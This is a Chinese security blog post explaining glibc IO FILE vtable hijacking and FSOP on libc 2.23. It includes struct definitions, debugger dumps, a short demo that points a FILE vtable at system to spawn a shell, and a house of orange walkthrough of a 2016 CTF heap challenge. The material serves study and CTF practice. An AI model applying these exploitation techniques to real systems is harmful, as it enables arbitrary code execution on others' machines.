IO FILE 之劫持vtable及FSOP

raycp / 2019-07-01 06:04:00 / 浏览数 5624

之前的文章对IO FILE相关功能函数的源码进行了分析，后续将对IO FILE相关的利用进行阐述。

传送门：

- IO FILE之fopen详解
- IO FILE之fread详解
- IO FILE之fwrite详解
- IO_FILE之fclose详解

经过了前面对于fopen等源码的介绍，知道了IO
FILE结构体里面有个很重要的数据结构--`vtable`，IO函数的很多功能都是通过它去实现的。接下来主要描述如何通过劫持vtable去实现控制函数执行流以及通过FSOP来进行

vtable劫持

本文是基于libc 2.23及之前的libc上可实施的，libc2.24之后加入了vtable check机制，无法再构造vtable。

vtable是`_IO_FILE_plus`结构体里的一个字段，是一个函数表指针，里面存储着许多和IO相关的函数。

劫持原理

`_IO_FILE_plus`结构体的定义为：

```
struct _IO_FILE_plus
{
 _IO_FILE file;
 const struct _IO_jump_t *vtable;
};
```

`vtable`对应的结构体`_IO_jump_t`的定义为：

```
struct _IO_jump_t
{
   JUMP_FIELD(size_t, __dummy);
   JUMP_FIELD(size_t, __dummy2);
   JUMP_FIELD(_IO_finish_t, __finish);
   JUMP_FIELD(_IO_overflow_t, __overflow);
   JUMP_FIELD(_IO_underflow_t, __underflow);
   JUMP_FIELD(_IO_underflow_t, __uflow);
   JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
   /* showmany */
   JUMP_FIELD(_IO_xsputn_t, __xsputn);
   JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
   JUMP_FIELD(_IO_seekoff_t, __seekoff);
   JUMP_FIELD(_IO_seekpos_t, __seekpos);
   JUMP_FIELD(_IO_setbuf_t, __setbuf);
   JUMP_FIELD(_IO_sync_t, __sync);
   JUMP_FIELD(_IO_doallocate_t, __doallocate);
   JUMP_FIELD(_IO_read_t, __read);
   JUMP_FIELD(_IO_write_t, __write);
   JUMP_FIELD(_IO_seek_t, __seek);
   JUMP_FIELD(_IO_close_t, __close);
   JUMP_FIELD(_IO_stat_t, __stat);
   JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
   JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
   get_column;
   set_column;
#endif
};
```

这个函数表中有19个函数，分别完成IO相关的功能，由IO函数调用，如`fwrite`最终会调用`__write`函数、`fread`会调用`__doallocate`来分配IO缓冲区等。

给出stdin的IO FILE结构体和它的虚表的值，更直观的看下，首先是stdin的结构体：

```
pwndbg> print *(struct _IO_FILE_plus *) stdin
$4 = {
  file = {
    _flags = 0xfbad208b,
    _IO_read_ptr = 0x7fe23cc58963 <_IO_2_1_stdin_+131> "",
    _IO_read_end = 0x7fe23cc58963 <_IO_2_1_stdin_+131> "",
    _IO_read_base = 0x7fe23cc58963 <_IO_2_1_stdin_+131> "",
    _IO_write_base = 0x7fe23cc58963 <_IO_2_1_stdin_+131> "",
    _IO_write_ptr = 0x7fe23cc58963 <_IO_2_1_stdin_+131> "",
    _IO_write_end = 0x7fe23cc58963 <_IO_2_1_stdin_+131> "",
    _IO_buf_base = 0x7fe23cc58963 <_IO_2_1_stdin_+131> "",
    _IO_buf_end = 0x7fe23cc58964 <_IO_2_1_stdin_+132> "",
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0xffffffffffffffff,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x7fe23cc5a790 <_IO_stdfile_0_lock>,
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x7fe23cc589c0 <_IO_wide_data_0>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7fe23cc576e0 <__GI__IO_file_jumps>
}
```


可以看到此时的函数表的值是 `0x7fe23cc576e0 <__GI__IO_file_jumps>`，查看它的函数：

vtable劫持的原理是：如果能够控制FILE结构体，实现对vtable指针的修改，使得vtable指向可控的内存，在该内存中构造好vtable，再通过调用相应IO函数，触发vtable函

从原理中可以看到，劫持最关键的点在于修改IO
FILE结构体的vtable指针，指向可控内存。一般来说有两种方式：一种是只修改内存中已有FILE结构体的vtable字段；另一种则是伪造整个FILE结构体。当然，两种的本质最

demo示例程序可以参考ctf wiki中的示例：

```
#define system_ptr 0x7ffff7a52390;

int main(void)
{
   FILE *fp;
   long long *vtable_addr,*fake_vtable;

   fp=fopen("123.txt","rw");
   fake_vtable=malloc(0x40);

   vtable_addr=(long long *)((long long)fp+0xd8);     //vtable offset

   vtable_addr[0]=(long long)fake_vtable;
```

```
    memcpy(fp,"sh",3);

    fake_vtable[7]=system_ptr; //xsputn

    fwrite("hi",2,1,fp);
}
```

这个示例通过修改已有FILE结构体的内存的vtable，使其指向用户可控内存，实现劫持程序执行`system("sh")`的过程。

有了前面几篇文章对vtable调用的基础，劫持的原理理解就比较容易了，不再赘述。

IO调用的vtable函数

在这里给出`fopen`、`fread`、`fwrite`、`fclose`四个函数会调用的vtable函数，之前在每篇文章的末尾都已给出，在这里统一总结下，方便后面利用的时候能够较快的找到用

fopen函数是在分配空间，建立FILE结构体，未调用vtable中的函数。

fread函数中调用的vtable函数有：

- `_IO_sgetn`函数调用了vtable的`_IO_file_xsgetn`。
- `_IO_doallocbuf`函数调用了vtable的`_IO_file_doallocate`以初始化输入缓冲区。
- vtable中的`_IO_file_doallocate`调用了vtable中的`__GI__IO_file_stat`以获取文件信息。
- `__underflow`函数调用了vtable中的`_IO_new_file_underflow`实现文件数据读取。
- vtable中的`_IO_new_file_underflow`调用了vtable`__GI__IO_file_read`最终去执行系统调用read。

fwrite 函数调用的vtable函数有：

- `_IO_fwrite`函数调用了vtable的`_IO_new_file_xsputn`。
- `_IO_new_file_xsputn`函数调用了vtable中的`_IO_new_file_overflow`实现缓冲区的建立以及刷新缓冲区。
- vtable中的`_IO_new_file_overflow`函数调用了vtable的`_IO_file_doallocate`以初始化输入缓冲区。
- vtable中的`_IO_file_doallocate`调用了vtable中的`__GI__IO_file_stat`以获取文件信息。
- `new_do_write`中的`_IO_SYSWRITE`调用了vtable`_IO_new_file_write`最终去执行系统调用write。

`fclose`函数调用的vtable函数有：

- 在清空缓冲区的`_IO_do_write`函数中会调用vtable中的函数。
- 关闭文件描述符`_IO_SYSCLOSE`函数为vtable中的`__close`函数。
- `_IO_FINISH`函数为vtable中的`__finish`函数。

其他的IO函数功能相类似的调用的应该都差不多，可以参考下。

FSOP


FSOP全称是`File Stream Oriented Programming`，关键点在于前面`fopen`函数中描述过的`_IO_list_all`指针。

进程中打开的所有文件结构体使用一个单链表来进行管理，即通过`_IO_list_all`进行管理，在fopen的分析中，我们知道了fopen是通过`_IO_link_in`函数将新打开的结

```
fp->file._flags |= _IO_LINKED;
...
fp->file._chain = (_IO_FILE *) _IO_list_all;
_IO_list_all = fp;
```


从代码中也可以看出来链表是通过FILE结构体的`_chain`字段来进行链接的。

正常的进行中存在stderr、sdout以及stdin三个IO FILE，此时`_IO_list_all`如下：



```
pwndbg> print (struct _IO_FILE *) (_IO_list_all->file._chain)._chain
$13 = (struct _IO_FILE *) 0x7fe23cc588e0 <_IO_2_1_stdin_>
pwndbg> print (struct _IO_FILE *) ((_IO_list_all->file._chain)._chain)._chain
$14 = (struct _IO_FILE *) 0x0
pwndbg>
```


形成的链表如下图所示：



看到链表的操作，应该就大致猜到了FSOP的主要原理了。即通过伪造_IO_list_all中的节点来实现对FILE链表的控制以实现利用目的。通常来说一般是直接利用任意写的

具体来说该如何利用呢？glibc中有一个函数_IO_flush_all_lockp，该函数的功能是刷新所有FILE结构体的输出缓冲区，相关源码如下，文件在libio\genops中：

```
int
_IO_flush_all_lockp (int do_lock)
{
 int result = 0;
 struct _IO_FILE *fp;
 int last_stamp;

 fp = (_IO_FILE *) _IO_list_all;
 while (fp != NULL)
   {
       ...
     if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
      || (_IO_vtable_offset (fp) == 0
          && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                   > fp->_wide_data->_IO_write_base))
#endif
      )
     && _IO_OVERFLOW (fp, EOF) == EOF)   //■■■■■■■■■■■■■■■■■■■■
   result = EOF;


   fp = fp->_chain; //■■■■
   }
...
}
```

通过对fwrite分析，我们知道输出缓冲区的数据保存在fp->_IO_write_base处，且长度为fp->_IO_write_ptr-fp->_IO_write_base，因此上面的if语句实质上是

可以看出来该函数的意义是为了保证数据不丢失，因此在程序执行退出相关代码时，会去调用函数去刷新缓冲区，确保数据被保存。根据_IO_flush_all_lockp的功能，

- libc执行abort函数时。
- 程序执行exit函数时。
- 程序从main函数返回时。

再多做一点操作，去看下上述三种情况的堆栈，来进一步了解程序的流程。将断点下在_IO_flush_all_lockp，查看栈结构。

首先是abort函数的流程，利用的double free漏洞触发，栈回溯为：

```
_IO_flush_all_lockp (do_lock=do_lock@entry=0x0)
__GI_abort ()
__libc_message (do_abort=do_abort@entry=0x2, fmt=fmt@entry=0x7ffff7ba0d58 "*** Error in `%s': %s: 0x%s ***\n")
malloc_printerr (action=0x3, str=0x7ffff7ba0e90 "double free or corruption (top)", ptr=<optimized out>, ar_ptr=<optimized out>
_int_free (av=0x7ffff7dd4b20 <main_arena>, p=<optimized out>,have_lock=0x0)
main ()
__libc_start_main (main=0x400566 <main>, argc=0x1, argv=0x7fffffffe578, init=<optimized out>, fini=<optimized out>, rtld_fini=
_start ()
```

exit函数，栈回溯为：

```
_IO_flush_all_lockp (do_lock=do_lock@entry=0x0)
_IO_cleanup ()
__run_exit_handlers (status=0x0, listp=<optimized out>, run_list_atexit=run_list_atexit@entry=0x1)
__GI_exit (status=<optimized out>)
main ()
__libc_start_main (main=0x400566 <main>, argc=0x1, argv=0x7fffffffe578, init=<optimized out>, fini=<optimized out>, rtld_fini=
_start ()
```

程序正常退出，栈回溯为：

```
_IO_flush_all_lockp (do_lock=do_lock@entry=0x0)
_IO_cleanup ()
__run_exit_handlers (status=0x0, listp=<optimized out>, run_list_atexit=run_list_atexit@entry=0x1)
__GI_exit (status=<optimized out>)
__libc_start_main (main=0x400526 <main>, argc=0x1, argv=0x7fffffffe578, init=<optimized out>, fini=<optimized out>, rtld_fini=
_start ()
```

看出来程序正常从main函数返回后，也是调用了exit函数，所以最终才调用_IO_flush_all_lockp函数的。

再说如何利用，利用的方式为：伪造IO
FILE结构体，并利用漏洞将_IO_list_all指向伪造的结构体，或是将该链表中的一个节点（_chain字段）指向伪造的数据，最终触发_IO_flush_all_lockp，绕过检查

其中绕过检查的条件是输出缓冲区中存在数据：

```
if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
      || (_IO_vtable_offset (fp) == 0
          && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                   > fp->_wide_data->_IO_write_base))
```

示例--house of orange

FSOP的利用示例，最经典的莫过于house of orange攻击方法。下面将通过house of orange攻击方法具体体现vtable劫持和fsop，示例题是东华杯2016-pwn450的note。

先说明一下，程序中使用的unsorted bin attack改写_IO_list_all，使用sysmalloc得到unsorted bin的原理我将不再详细描述，有需要的可以参考unsorted bin attack分析，这里主要集中在vtable的劫持以及FSOP的实现上。

题目是一道菜单题，可以创建、编辑、以及删除堆块，其中只允许同时对一个堆块进行操作，只有释放了当前堆块才可以申请下一个堆块。

在创建函数中，堆块被malloc出来后会打印堆的地址，可以使用该函数来泄露堆地址；漏洞在编辑函数中，编辑函数可以输入任意长的字符，因此可以造成堆溢出。

首先要解决如何实现地址泄露，正常来说通过创建函数可以得到堆地址，但是如何得到libc的地址？答案是可以通过申请大的堆块，申请堆块很大时，mmap出来的内存堆块

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          0x3ff000           0x400000 rw-p     1000 0      /tmp/note
          0x400000           0x401000 r-xp     1000 1000   /tmp/note
          0x601000           0x602000 r--p     1000 2000   /tmp/note
          0x602000           0x603000 rw-p     1000 3000   /tmp/note
    0x7f196158a000     0x7f196178b000 rw-p   201000 0
    0x7f196178b000     0x7f1961922000 r-xp   197000 0      /glibc/x64/2.23/lib/libc-2.23.so
    0x7f1961922000     0x7f1961b22000 ---p   200000 197000 /glibc/x64/2.23/lib/libc-2.23.so
    0x7f1961b22000     0x7f1961b26000 r--p     4000 197000 /glibc/x64/2.23/lib/libc-2.23.so
    0x7f1961b26000     0x7f1961b28000 rw-p     2000 19b000 /glibc/x64/2.23/lib/libc-2.23.so
    0x7f1961b28000     0x7f1961b2c000 rw-p     4000 0
    0x7f1961b2c000     0x7f1961b4f000 r-xp    23000 0      /glibc/x64/2.23/lib/ld-2.23.so
    0x7f1961d4a000     0x7f1961d4e000 rw-p     4000 0
    0x7f1961d4e000     0x7f1961d4f000 r--p     1000 22000  /glibc/x64/2.23/lib/ld-2.23.so
    0x7f1961d4f000     0x7f1961d50000 rw-p     1000 23000  /glibc/x64/2.23/lib/ld-2.23.so
    0x7f1961d50000     0x7f1961d51000 rw-p     1000 0
    0x7fff9432e000     0x7fff9434f000 rw-p    21000 0      [stack]
    0x7fff94369000     0x7fff9436b000 r--p     2000 0      [vvar]
    0x7fff9436b000     0x7fff9436d000 r-xp     2000 0      [vdso]
0xffffffffff600000 0xffffffffff601000 r-xp     1000 0      [vsyscall]
pwndbg>
```


如何得到unsorted bin？想要利用unsorted bin attack实现_IO_list_all的改写，那么就需要有unsorted bin才行，只有一个堆块，如何得到unsorted bin？答案是利用top chunk不足时堆的分配的机制，当top chunk不足以分配，系统会分配新的top chunk并将之前的chunk
使用free函数释放，此时会将堆块释放至unsorted bin中。我们可以利用覆盖，伪造top chunk的size，释放的堆块需满足下述条件：

```
assert ((old_top == initial_top (av) && old_size == 0) ||
        ((unsigned long) (old_size) >= MINSIZE &&
         prev_inuse (old_top) &&
         ((unsigned long) old_end & (pagesize - 1)) == 0));
```

即：

1. size需要大于0x20（MINSIZE）
2. prev_inuse位要为1
3. top chunk address + top chunk size 必须是页对齐的（页大小一般为0x1000）

最终利用unsorted bin attack，将_IO_list_all指向main_arena中unsorted_bins数组的位置。

此时的_IO_list_all由于指向的时main_arena中的地址，并不是完全可控的。

```
pwndbg> print _IO_list_all
$2 = (struct _IO_FILE_plus *) 0x7fbb163f7b78 <main_arena+88>
pwndbg>
```


但是它的chain字段却是可控的，因为我们可以通过伪造一个大小为0x60的small bin释放到main arena中，从而在unsorted bin attack后，该字段刚好被当作_chain字段，如下图所示：

```
pwndbg> print *_IO_list_all
$1 = {
  file = {
    _flags = 0x7fc000,
    _IO_read_ptr = 0x7db300 "",
    _IO_read_end = 0x7db000 "",
    _IO_read_base = 0x7fbb163f8510 "",
    _IO_write_base = 0x7fbb163f7b88 <main_arena+104> "",
    _IO_write_ptr = 0x7fbb163f7b88 <main_arena+104> "",
    _IO_write_end = 0x7fbb163f7b98 <main_arena+120> "\210{?\026\273\177",
    _IO_buf_base = 0x7fbb163f7b98 <main_arena+120> "\210{?\026\273\177",
    _IO_buf_end = 0x7fbb163f7ba8 <main_arena+136> "\230{?\026\273\177",
    _IO_save_base = 0x7fbb163f7ba8 <main_arena+136> "\230{?\026\273\177",
    _IO_backup_base = 0x7fbb163f7bb8 <main_arena+152> "\250{?\026\273\177",
    _IO_save_end = 0x7fbb163f7bb8 <main_arena+152> "\250{?\026\273\177",
    _markers = 0x7db700,
    _chain = 0x7db700,
    _fileno = 0x163f7bd8,
    _flags2 = 0x7fbb,
    _old_offset = 0x7fbb163f7bd8,
    _cur_column = 0x7be8,
    _vtable_offset = 0x3f,
    _shortbuf = "\026",
    _lock = 0x7fbb163f7be8 <main_arena+200>,
    _offset = 0x7fbb163f7bf8,
    _codecvt = 0x7fbb163f7bf8 <main_arena+216>,
    _wide_data = 0x7fbb163f7c08 <main_arena+232>,
    _freeres_list = 0x7fbb163f7c08 <main_arena+232>,
    _freeres_buf = 0x7fbb163f7c18 <main_arena+248>,
    __pad5 = 0x7fbb163f7c18,
    _mode = 0x163f7c28,
    _unused2 = "\273\177\000\000(|?\026\273\177\000\000\070|?\026\273\177\000"
  },
  vtable = 0x7fbb163f7c38 <main_arena+280>
}
pwndbg>
```



当调用_IO_flush_all_lockp时，_IO_list_all的头节点并不会使得我们可以控制执行流，但是当通过fp = fp->_chain链表，对第二个节点进行刷新缓冲区的时候，第二个节点的数据就是完全可控的。我们就可以伪造该结构体，构造好数据以及vtable，在调用vtable中的_IO_C

写exp时，可以利用pwn_debug中IO_FILE_plus模块中的orange_check函数来检查当前伪造的数据是否满足house of orange的攻击，以及使用show函数来显示当前伪造的FILE结构体。

伪造的IO FILE结构如下：

```
pwndbg> print _IO_list_all->file._chain
$3 = (struct _IO_FILE *) 0x7db700
pwndbg> print* (struct _IO_FILE_plus *) _IO_list_all->file._chain
$4 = {
  file = {
    _flags = 0x6e69622f,
    _IO_read_ptr = 0x61 <error: Cannot access memory at address 0x61>,
    _IO_read_end = 0x7fbb163f7bc8 <main_arena+168> "\270{?\026\273\177",
    _IO_read_base = 0x7fbb163f7bc8 <main_arena+168> "\270{?\026\273\177",
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x1 <error: Cannot access memory at address 0x1>,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7db7e0
}
pwndbg>
```

可以看到_mode为0，_IO_write_ptr也大于fp->_IO_write_base因此会触发它的_IO_OVERFLOW函数，它的vtable被全都伪造成了system的地址，如下图所示：



最终执行system("bin/sh")拿到shell。

小结

vtable劫持和FSOP还是比较好理解的，下一篇将介绍vtable check机制和它的绕过方法。

pwn_debug新增了一个模块IO_FILE_plus，该模块可以很方便的查看和构造IO FILE结构体，以及检查结构体是否满足利用条件。本文中可以使用的api为IO_FILE_plus.orange_check，即检查当前构造的IO FILE是否满足house of orange的攻击条件。

exp和相关文件在我的github

参考链接

1. unsorted bin attack分析
2. 伪造vtable劫持程序流程

点击收藏 | 0 关注 | 2

上一篇：分析某旺ActiveX控件Imag... 下一篇：Laravel入坑之CVE-201...

1. 1 条回复

 Ex 2019-07-01 17:01:11

膜拜大佬

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板